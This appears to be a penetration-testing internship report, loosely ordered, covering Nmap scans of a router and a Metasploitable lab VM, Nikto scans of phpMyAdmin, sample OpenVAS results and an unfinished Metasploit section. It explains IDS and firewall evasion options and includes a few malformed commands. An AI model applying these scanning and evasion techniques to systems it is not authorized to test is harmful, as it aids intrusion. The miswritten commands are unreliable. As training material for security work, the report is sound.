Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 11:00 IST
Nmap scan report for reliance.reliance (192.168.29.1)
Host is up (0.049s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   closed ssh
53/tcp   open   domain
80/tcp   open   http
443/tcp  open   https
1900/tcp open   upnp
2869/tcp closed icslap
7443/tcp open   oracleas-https
8080/tcp open   http-proxy
8200/tcp closed trivnet1
8443/tcp open   https-alt
MAC Address: F4:CA:E7:D5:37:9C (Arcadyan)

Nmap done: 1 IP address (1 host up) scanned in 17.67 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap -v 192.168.29.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 11:00 IST
Initiating ARP Ping Scan at 11:00
Scanning 192.168.29.1 [1 port]
Completed ARP Ping Scan at 11:00, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:00
Completed Parallel DNS resolution of 1 host. at 11:00, 0.02s elapsed
Initiating SYN Stealth Scan at 11:00
Scanning reliance.reliance (192.168.29.1) [1000 ports]
Discovered open port 80/tcp on 192.168.29.1
Discovered open port 53/tcp on 192.168.29.1
Discovered open port 443/tcp on 192.168.29.1
Discovered open port 8080/tcp on 192.168.29.1
```

Purpose: Finds UDP services (slow but impressive).

- **Fragment packets**

nmap -f target 192.168.29.183




Fragments scan packets into smaller pieces to help **evade simple firewalls and intrusion detection systems** by making traffic harder to inspect.

- **Verbose output**

nmap -v target 192.168.29.183

Enables **verbose output**, displaying more real-time scan details such as discovered hosts and open ports while the scan is running.

- **Debug mode**

nmap -d target 192.168.29.183

Enables **debug mode**, showing detailed internal scanning information to help troubleshoot or understand how Nmap is performing the scan.

- **Faster scan**

nmap --min-rate 1000 target 192.168.29.183

Forces Nmap to send at least **1000 packets per second** to speed up the scan, potentially increasing detection risk and reducing accuracy on unstable networks.

**4.Result**

- Multiple open TCP and UDP ports were identified on the target system
- Several outdated and vulnerable services were detected
- The target operating system was identified as Linux-based
- NSE vulnerability scripts revealed known security weaknesses
- The scan confirmed the system had a large attack surface

**5.Remediation**

- Close unused and unnecessary ports
- Update and patch outdated services and applications
- Implement firewall rules to restrict access to critical services
- Disable vulnerable services if not required
- Perform regular network scans to monitor security posture

**3. Run Nikto:**

## 1. Introduction

Nikto is an open-source web server vulnerability scanner used to identify security issues such as misconfigurations, outdated software, and insecure files. It performs multiple tests on web servers to detect vulnerabilities that may lead to unauthorized access or data leakage.

## 2. Objectives

The objectives of this Nikto scan were:

- To identify web server misconfigurations
- To detect missing security headers
- To discover exposed files and directories
- To identify outdated server components
- To analyze potential information disclosure issues

## 3. Tool Used

- **Tool Name:** Nikto
- **Version:** Nikto v2.5.0
- **Operating System:** Kali Linux
- **Web Server Tested:** Apache/2.4.7 (Ubuntu)

## 4. Target Details

- **Target IP Address:** 10.247.1.81
- **Target Port:** 80
- **Protocol:** HTTP
- **Application Tested:** phpMyAdmin

## 5. Methodology

Nikto was used to scan the target web server using the following command:

**nikto -h http://10.247.1.81/phpmyadmin**


The scan analyzed:

- HTTP headers
- Server configurations
- Known vulnerabilities
- Accessible directories and files
- Server response behavior

Multiple scan attempts were performed to ensure accurate results


## 6. How to use Nikto

**nikto -h http://10.247.1.81/phpmyadmin**




- The -h option specifies the target host, and Nikto performs an unauthenticated security assessment using its vulnerability database.

**nikto -h http://10.247.1.81/phpmyadmin -P 80**





- The -p 80 option forces Nikto to test the HTTP service running on that port instead of auto-detecting services.

**nikto -h 10.247.1.81 -p 80 -vhost phpmyadmin.com**






- scans the web server at IP 10.247.1.81 on port **80** while specifying phpmyadmin**.com** as the virtual host.
- The -vhost option is used to test a specific virtual host hosted on the same IP addre.

- **nikto -h phpmyadmin.com -p 80 -o nikto.html -Format html**





- -o ->saves the scan results to an HTML report file named nikto.html.
- The -Format html option ensures the output is generated in a browser-readable format
- **nikto -h localhost -p 80 -Tuning 1,2**





- The -Tuning 1,2 option limits the scan to **file uploads** and **misconfiguration checks**, making the scan faster and more focused.
- **nikto -h localhost -p 80 -evasion 1**
- 

- The -evasion 1 option modifies URL encoding to help avoid detection by basic IDS or firewalls.
- **nikto -h localhost -p 80 -useragent "Mozilla/5.0 (X11; Linux x86_64)"**




- This helps disguise Nikto traffic as a normal browser and can bypass basic User-Agent-based filtering.
- **nikto -h localhost -p 80 -id admin:admin**




- The -id option supplies a username and password so Nikto can test **authenticated areas** of the web application.

## 7. Results / Findings

The following issues were identified during the scan:

- **Missing Security Headers**
- X-Frame-Options header not set (risk of clickjacking)
- X-Content-Type-Options header not set (risk of MIME sniffing)
- **Information Disclosure**
- phpinfo() page (/test.php) exposed, revealing detailed system and PHP configuration details
- Apache server-status page accessible, leaking server performance and configuration information
- **HTTP Method Misconfiguration**

- Server allows multiple HTTP methods such as GET, POST, OPTIONS, and HEAD, increasing attack surface
- **ETag Information Leakage**
- ETag headers leak inode and file metadata, which may assist attackers in reconnaissance
- **Default Test Files Present**
- Presence of default or test scripts that should not exist on a production server

**7. Conclusion**

The Nikto scan successfully identified multiple security issues in the web server. These vulnerabilities can lead to information leakage and potential attacks if not fixed. Proper configuration and regular updates are required to secure the server.

**8. Recommendations**

- Update Apache and PHP to latest versions
- Configure security headers properly
- Disable unnecessary HTTP methods
- Restrict access to phpMyAdmin
- Disable directory indexing
- Remove sensitive files like README

**4. Run OpenVAS scan**

**Sample Result Table**

| Scan ID | Vulnerability | CVSS | Priority | Host |
|---|---|---|---|---|
| 001 | SQL Injection | 9.1 | Critical | 192.168.1.20 |
| 002 | Open Port 445 | 6.5 | Medium | 192.168.1.30 |

**Findings**

- Open ports detected
- Missing security headers
- Outdated server

**Remediation**

- Update software
- Close unused ports
- Configure security headers

## 4.2 Reconnaissance Practice

### Tools Used

- Maltego
- Shodan
- Google

### Steps

1. Collect domain information
2. Find subdomains
3. Identify services

### Recon Log

| Time | Tool | Finding |
|---|---|---|
| 10:00 | Shodan | Open SSH found |
| 10:30 | Maltego | Subdomain detected |

### Summary

The reconnaissance phase identified exposed services and subdomains which could be potential entry points for attackers

## 4.3 Exploitation Lab

### Tools Used

- Metasploit
- Burp Suite
- sqlmap

### Steps

1.Open Metasploit

### Introduction


Cybersecurity plays a crucial role in protecting digital systems from unauthorized access, data breaches, and exploitation. Understanding how vulnerabilities occur, how attackers exploit them, and how security professionals defend against such threats is essential. This internship provided hands-on exposure to penetration testing, vulnerability scanning, and exploitation techniques using industry-standard tools.

Metasploit Framework is one of the most powerful and widely used penetrationtesting platforms. It provides a vast collection of exploits, payloads, scanners, and post-exploitation modules. Launching msfconsole is the first step in performing exploitation tasks. Once started, it loads all essential modules and prepares the environment for attack execution. The console also offers features such as database integration, automated exploitation, session handling, and module searching. This forms the foundation for conducting structured penetration testing on vulnerable targets like Metasploitable.

**Procedure**

1. **Performed Nmap scanning to identify open ports and vulnerable services.**


**Nmap scan the Meta IP with --vuln=script to find vulnerable ports :**




```
root@kali: /home/kali
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.6.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-06 03:26 EST
Nmap scan report for 192.168.6.4
Host is up (0.00024s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
